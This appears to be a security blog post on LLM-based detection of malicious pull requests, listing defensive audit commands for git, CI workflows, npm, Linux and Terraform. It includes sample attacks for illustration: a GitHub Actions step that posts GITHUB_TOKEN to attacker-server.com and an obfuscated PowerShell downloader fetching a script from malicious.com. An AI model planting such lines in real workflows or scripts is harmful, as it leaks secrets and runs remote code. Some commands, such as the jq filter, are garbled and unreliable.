Listen to this Post
Introduction:

The exponential growth in code contributions, fueled by the adoption of coding assistants, has created a monumental challenge for security teams. Traditional static analysis tools are no longer sufficient to combat sophisticated supply chain attacks and malicious code injections. This article explores how Datadog is leveraging Large Language Models (LLMs) to understand the intent behind code changes and proactively detect threats that evade conventional scanners.
Learning Objectives:
- Understand the limitations of traditional SAST and SCA tools in modern development environments.
- Learn how LLMs can be trained to detect malicious intent in code changes and CI workflows.
- Acquire practical commands and techniques for hardening your own repositories against pull request-based attacks.
You Should Know:
1. Static Analysis is Not Enough
While essential, traditional scanners have blind spots. The following commands demonstrate how to use Git to audit recent changes, a first line of defense.
 Show the detailed history of a specific file, including changes
git log -p --follow path/to/file.js

List all files changed in a specific pull request (by commit hash)
git show --name-only <commit_hash>

Check for suspicious file permissions changes in the last 10 commits
git log -p --pretty=format:"%H" -n 10 | grep -E "^(+++|---)|^old mode|^new mode"
Step-by-step guide: The `git log -p` command is your historical audit trail. The `-p` flag shows the patch (the actual code changes) for each commit. By running this on a file of concern, you can see every modification ever made. The `git show –name-only` command is perfect for post-incident analysis of a specific pull request, revealing the full scope of files touched. The third command pipeline helps spot attackers trying to make scripts executable, a common step in a compromise.
2. Hunting for CI/CD Workflow Compromises
Attackers often target CI configuration files to steal secrets or gain persistence. These commands help inspect GitHub Actions workflows.
 Example of a suspicious GitHub Actions workflow that exfiltrates secrets
name: Malicious Build
on: [push, pull_request]
jobs:
build:
runs-on: ubuntu-latest
steps:
- name: Exfiltrate Secrets
run: |
curl -X POST -d "SECRET=${{ secrets.GITHUB_TOKEN }}" https://attacker-server.com
 Find all GitHub Actions workflow files in a repository
find . -name ".yml" -path "./.github/workflows/"

Validate the syntax of a YAML file (useful for checking workflows)
python -c 'import yaml, sys; yaml.safe_load(sys.stdin)' < .github/workflows/build.yml
Step-by-step guide: The malicious YAML example demonstrates a classic secret exfiltration attempt. The workflow triggers on common events and uses `curl` to send a secret to an external server. Use the `find` command to inventory all workflow files in your project. The Python one-liner is a quick syntax check; if it fails, the YAML is malformed, which could be a sign of tampering or a badly constructed attack.
3. Detecting Dependency Poisoning in NPM
The `tj-actions` breach highlighted the risk of dependency confusion. Use these commands to audit your project’s dependencies.
 Audit your project for known vulnerabilities in dependencies
npm audit

List all top-level and deeply nested dependencies
npm ls

Check for any packages that have a higher version available in the public registry than in your private one
npm outdated --registry <your-private-registry>

Force a dependency to resolve from a specific registry (mitigation)
npm config set @myco:registry https://registry.myco.com/
Step-by-step guide: `npm audit` is the baseline, but it only catches known CVEs. `npm ls` reveals the entire dependency tree, which is crucial for spotting unexpected or deep nested packages. The `npm outdated` command, when pointed at your private registry, can help identify potential “dependency confusion” attacks where a public package has a higher version than your internal one.
4. Windows Command Line Obfuscation Detection
Malicious scripts in pull requests often use obfuscation to hide their intent. These Windows commands can help deobfuscate and analyze.
:: Example of a simple obfuscated PowerShell call
cmd.exe /c "p^o^w^e^r^s^h^e^l^l^.^e^x^e -ec SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AbQBhAGwAaQBjAGkAbwB1AHMALgBjAG8AbQAvAHMAYwByAGkAcAB0AC4AcABzADEAJwApAA=="

:: Decode the Base64 encoded command from above
echo SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AbQBhAGwAaQBjAGkAbwB1AHMALgBjAG8AbQAvAHMAYwByAGkAcAB0AC4AcABzADEAJwApAA== | base64 -d
Step-by-step guide: The first command shows how an attacker might bypass string-based detection using caret (^) insertion and a Base64-encoded payload. The `-ec` flag in PowerShell stands for -EncodedCommand. The second command decodes this payload, revealing the actual script—in this case, a downloader fetching a malicious script from the web. Always decode and inspect any base64 commands found in scripts.
5. Linux Privilege Escalation Checks
A malicious PR might add a script that attempts to gain higher privileges. These Linux commands help identify common misconfigurations.
 Find all SUID/SGID files which could be exploited
find / -type f -perm /6000 -ls 2>/dev/null

Check for sudo rules that allow a user to run commands without a password
sudo -l

Look for world-writable files, which could be modified by any user
find / -perm -o+w -type f -ls 2>/dev/null

Check crontab for suspicious jobs that run with elevated privileges
sudo crontab -l
Step-by-step guide: The `find` command for SUID/SGID files locates executables that run with the file owner’s privileges, a common privilege escalation vector. `sudo -l` lists the commands your current user is allowed to run with elevated privileges; attackers look for any that don’t require a password. World-writable files are a significant risk, as they can be modified by any user on the system to inject malicious code.
6. API Security Hardening with JWT
Code changes might weaken API security. These commands show how to inspect and validate JWT tokens, a common target.
 Decode a JWT token to inspect its payload without verifying the signature
echo "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c" | jq -R 'split(".") | .[bash] | @base64d | fromjson'

Use openssl to generate a strong secret for JWT signing
openssl rand -base64 32
Step-by-step guide: The first command uses `jq` to split the JWT, decode its Base64URL-encoded payload (the middle section), and display it as JSON. This allows you to inspect the claims (e.g., `exp` expiration) without validating the signature. The `openssl` command generates a cryptographically strong 256-bit random key, which should be used for JWT signing instead of weak, predictable secrets.
7. Cloud Infrastructure Hardening in Terraform
A malicious PR could introduce insecure cloud configurations. These commands audit Terraform files for common security missteps.
 A vulnerable Terraform S3 bucket resource allowing public read
resource "aws_s3_bucket" "data" {
bucket = "my-sensitive-data-bucket"

This block makes the bucket public - DANGER!
grant {
type = "Group"
permissions = ["READ"]
uri = "http://acs.amazonaws.com/groups/global/AllUsers"
}
}
 Use tfsec to statically analyze your Terraform code for security issues
tfsec .

Use terraform validate to check for syntax errors
terraform validate
Step-by-step guide: The Terraform HCL shows an explicit grant to the `AllUsers` group, making the bucket public. This is a critical finding. The `tfsec` tool is a dedicated static analysis scanner for Terraform that can automatically detect this and dozens of other insecure patterns. Always run `terraform validate` first to ensure the code is syntactically correct before running security scans.
What Undercode Say:
- The Shift from Pattern-Matching to Intent-Analysis is Inevitable. Traditional SAST tools rely on signature-based detection, which is fundamentally reactive. LLMs, by contrast, can understand context and purpose, allowing them to flag a script that behaves maliciously, even if it’s written in a novel way that has never been seen before.
- Security is Becoming a Proactive, Integrated Feature of the SDLC. The solution isn’t just another external scanner bolted on at the end. By integrating LLM-powered analysis directly into the pull request workflow, security becomes a seamless, proactive gatekeeper that educates developers and prevents vulnerabilities from being merged, rather than just detecting them later in production.
The core innovation here is the move beyond syntactic analysis to semantic understanding. An LLM can be trained to recognize that a code change which modifies a CI workflow to include a new, external repository and then uses a base64-encoded payload to execute a script is highly suspect, even if each individual action might be benign in isolation. This contextual awareness is what finally gives security teams a fighting chance against the creativity of human attackers, effectively scaling expert-level security reasoning across thousands of pull requests per week. This represents a fundamental evolution from automated checking to automated reasoning in application security.
Prediction:
The integration of LLMs for malicious pull request detection will become a standard feature of enterprise-grade DevOps platforms within the next 18-24 months. This will significantly raise the bar for software supply chain attacks, forcing attackers to develop more sophisticated, multi-stage obfuscation techniques that attempt to “fool” the LLM’s contextual analysis. We will see an arms race between defensive LLMs trained on code intent and offensive LLMs trained to generate plausibly benign-looking malicious code. Ultimately, this technology will shift the attacker’s focus from the code repository itself to the integrity of the development environment and the AI models, making MFA-hardened developer identities and secure AI training pipelines the new critical attack surfaces.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Kassenqian Detecting – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


